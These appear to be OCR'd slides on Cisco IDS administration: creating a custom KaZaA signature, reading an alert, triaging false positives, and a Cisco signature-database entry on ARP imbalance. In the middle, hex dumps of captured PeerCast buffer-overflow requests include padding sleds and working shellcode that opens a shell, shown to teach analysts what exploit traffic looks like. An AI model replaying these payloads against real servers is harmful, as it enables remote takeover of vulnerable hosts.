  - Payload always ends with the same 6 bytes
  - Payload ends in “kazaa” followed by null (0x00)
- Custom Signature Settings
  - ATOMIC.IP
  - L4 Protocol of UDP
  - Payload Regex: [Kk][Aa][Zz][Aa][Aa]\x00




Add Signature

Name	Value
Signature ID:	60000
SubSignature ID:	0
🟩 Alert Severity:	Medium
🟩 Sig Fidelity Rating:	75
🟩 Promiscuous Delta:	0
⊖ Sig Description:	
◆ Signature Name:	KaZAa custom signatur
🟩 Alert Notes:	My Sig Info
🟩 User Comments:	Sig Comment
🟩 Alert Traits:	0
🟩 Release:	custom
⊖ Engine:	Atomic IP
◆ Event Action:	Produce Alert Produce Verbose Alert Request Block Connection Request Block Host Request SNMP Trap

🟩 Parameter uses the Default Value. Click the icon to edit the value.

◆ Parameter uses a User-Defined Value. Click the icon to restore the default value.



Edit Signature

Request SNMP Trap
Reset TCP Connection

🟩 Fragment Status: Any

⊖ Specify Layer 4 Protocol: Yes

⊖ Layer 4 Protocol: UDP Protocol

- Specify UDP Valid Length: No
- Specify UDP Length Mismatch: No
- Specify Destination Port Range: No
- Specify Source Port Range: No

⊖ Specify Payload Inspection: Yes

- Specify Min Match Length: No
- Regex String: [Kk][Aa][Zz][Aa][Aa]\x00
- ⊖ Specify Exact Match Offset: No
  - Specify Min Match Offset: No
  - Specify Max Match Offset: No


Specify IP Payload Length: No

Specify IP Header Length: No

🟩 Parameter uses the Default Value. Click the icon to edit the value.

♦ Parameter uses a User-Defined Value. Click the icon to restore the default value.

- *Leave the signature on the sensor for at least one to two weeks to ascertain fidelity on the network.*



```
evIdsAlert: eventId=1159757846248586124 severity=medium vendor=Cisco
  originator:
    hostId: jlimbo-4215
    appName: sensorApp
    appInstanceId: 341
  time: 2006/10/15 22:44:37 2006/10/15 22:44:37 UTC
  signature: description=KaZAa custom signature id=60000 version=custom
    subsigId: 0
    sigDetails: My Sig Info
  interfaceGroup:
  vlan: 0
  participants:
    attacker:
      addr: locality=OUT 10.69.2.20
      port: 1273
    target:
      addr: locality=OUT 66.188.216.93
      port: 1281
  triggerPacket:
000000  00 15 62 9D 31 A6 00 0C  29 17 EA 3F 08 00 45 00  ..b.1...)..?..E.
000010  00 28 01 04 00 00 80 11  12 4F 0A 45 02 14 42 BC  .(.......O.E..B.
000020  D8 5D 04 F9 05 01 00 14  17 16 27 00 00 00 A9 80  .]........'.....
000030  4B 61 5A 61 41 00 00 00  00 00 00 00              KaZaA.......
  riskRatingValue: 56
  interface: fe0_1
```

- *Severity Rating*
  - *- Informational Type Signature*
  - *- How severe according to your environment?*
- *Fidelity Rating*
  - *- Default is 75*
  - *- How does this affect Risk Rating settings?*
- *Response Action*
  - *- Produce Alert*
  - *- Deny Attacker?*

- *False Positive or Benign Trigger?*
- *How Do You Find Out?*

  - Is the (application generating the) traffic in context to the alert


  - Tools are traffic samples, verbose alert

  - Signs of malicious activity from the source


  - NOOP sled, Shellcode

- *Example of a malicious attempt (PeerCast Overflow)*

- *A Sled of NO OP instructions in the arg field*




```
00000000  47 45 54 20 2f 73 74 72  65 61 6d 2f 3f 41 41 41 GET /str eam/?AAA
00000010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000020  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000030  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000040  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000070  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000080  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000090  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000000A0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
```




```
00000280  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000290  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000002A0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000002B0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000002C0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000002D0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000002E0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
000002F0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000300  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41 AAAAAAAA AAAAAAAA
00000310  41 41 41 41 41 41 41 41  41 af 18 09 08 31 db 53 AAAAAAAA A....1.S
00000320  43 53 6a 02 6a 66 58 99  89 e1 cd 80 96 43 52 66 CSj.jfX. .....CRf
00000330  68 11 5c 66 53 89 e1 6a  66 58 50 51 56 89 e1 cd h.\fS..j fXPQV...
00000340  80 b0 66 d1 e3 cd 80 52  52 56 43 89 e1 b0 66 cd ..f....R RVC...f.
00000350  80 93 6a 02 59 b0 3f cd  80 49 79 f9 b0 0b 52 68 ..j.Y.?. .Iy...Rh
00000360  2f 2f 73 68 68 2f 62 69  6e 89 e3 52 53 89 e1 cd //shh/bi n..RS...
00000370  80 0d 0a                                         ...
```

- *Notice the Shellcode at the end*

- *Another example of an exploit (PeerCast)*
- *A Sled of NO OP instructions in the arg field*




```
00000000  47 45 54 20 2f 73 74 72  65 61 6d 2f 3f 55 55 55 GET /str eam/?UUU
00000010  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
00000020  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
00000030  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
00000040  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
00000050  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
00000060  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
00000070  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
00000080  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
00000090  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
```



```
000002E0  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
000002F0  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
00000300  55 55 55 55 55 55 55 55  55 55 55 55 55 55 55 55 UUUUUUUU UUUUUUUU
00000310  55 55 55 55 55 55 55 55  55 3c 3e 8a 43 55 55 55 UUUUUUUU U<>.CUUU
00000320  55 55 55 55 55 55 55 55  55 55 55 55 55 eb 6e 5e UUUUUUUU UUUUU.n^
00000330  29 c0 89 46 10 40 89 c3  89 46 0c 40 89 46 08 8d )..F.@.. .F.@.F..
00000340  4e 08 b0 66 cd 80 43 c6  46 10 10 88 46 08 31 c0 N..f..C. F...F.1.
00000350  31 d2 89 46 18 b0 90 66  89 46 16 8d 4e 14 89 4e 1..F...f .F..N..N
00000360  0c 8d 4e 08 b0 66 cd 80  89 5e 0c 43 43 b0 66 cd ..N..f.. .^.CC.f.
00000370  80 89 56 0c 89 56 10 b0  66 43 cd 80 86 c3 b0 3f ..V..V.. fC.....?
00000380  29 c9 cd 80 b0 3f 41 cd  80 b0 3f 41 cd 80 88 56 )....?A. ..?A...V
00000390  07 89 76 0c 87 f3 8d 4b  0c b0 0b cd 80 e8 8d ff ..v....K ........
000003A0  ff ff 2f 62 69 6e 2f 73  68 0d 0a 0d 0a          ../bin/s h....
```

- *Notice the Shellcode at the end*

- *Most products have an alarm database that provides guidance on alarms*
- *Web or text-based DBs can allow addition of custom information or directions for operations staff*



Cisco Systems
Logged In | Profile | Contacts & Feedback | Help | Site Map | Select a Location / Language
Search
Products & Services | Ordering | Technical Support & Documentation | Learning & Events | Partners & Resellers | About Cisco
HOME
ABOUT CISCO
SECURITY@CISCO
Security Functions at Cisco
IntelliShield
MySDN
MySDN Articles
Security@Cisco
MySDN

ARP Inbalance-of-Requests

Signature ID:	7105/0
Alarm Severity:	Information Only
Release Version:	S37
Release Date:	23 Dec 2002
IOS Version:	Not Supported

Download

To download this and other signature files, please go to Cisco Secure Software Download.

Table of Contents
Description
Benign Triggers
Related Intelligence Reports

Signature Description

The sensor saw many more requests than it saw replies for an IP address out of the ARP payload. The parameter RequestInbalance is used to define this threshold. This is not a normal traffic situation and can indicate that an ARP poisoning attack is underway.

Note: This signature is only available in Cisco IDS versions 4.0 and greater.

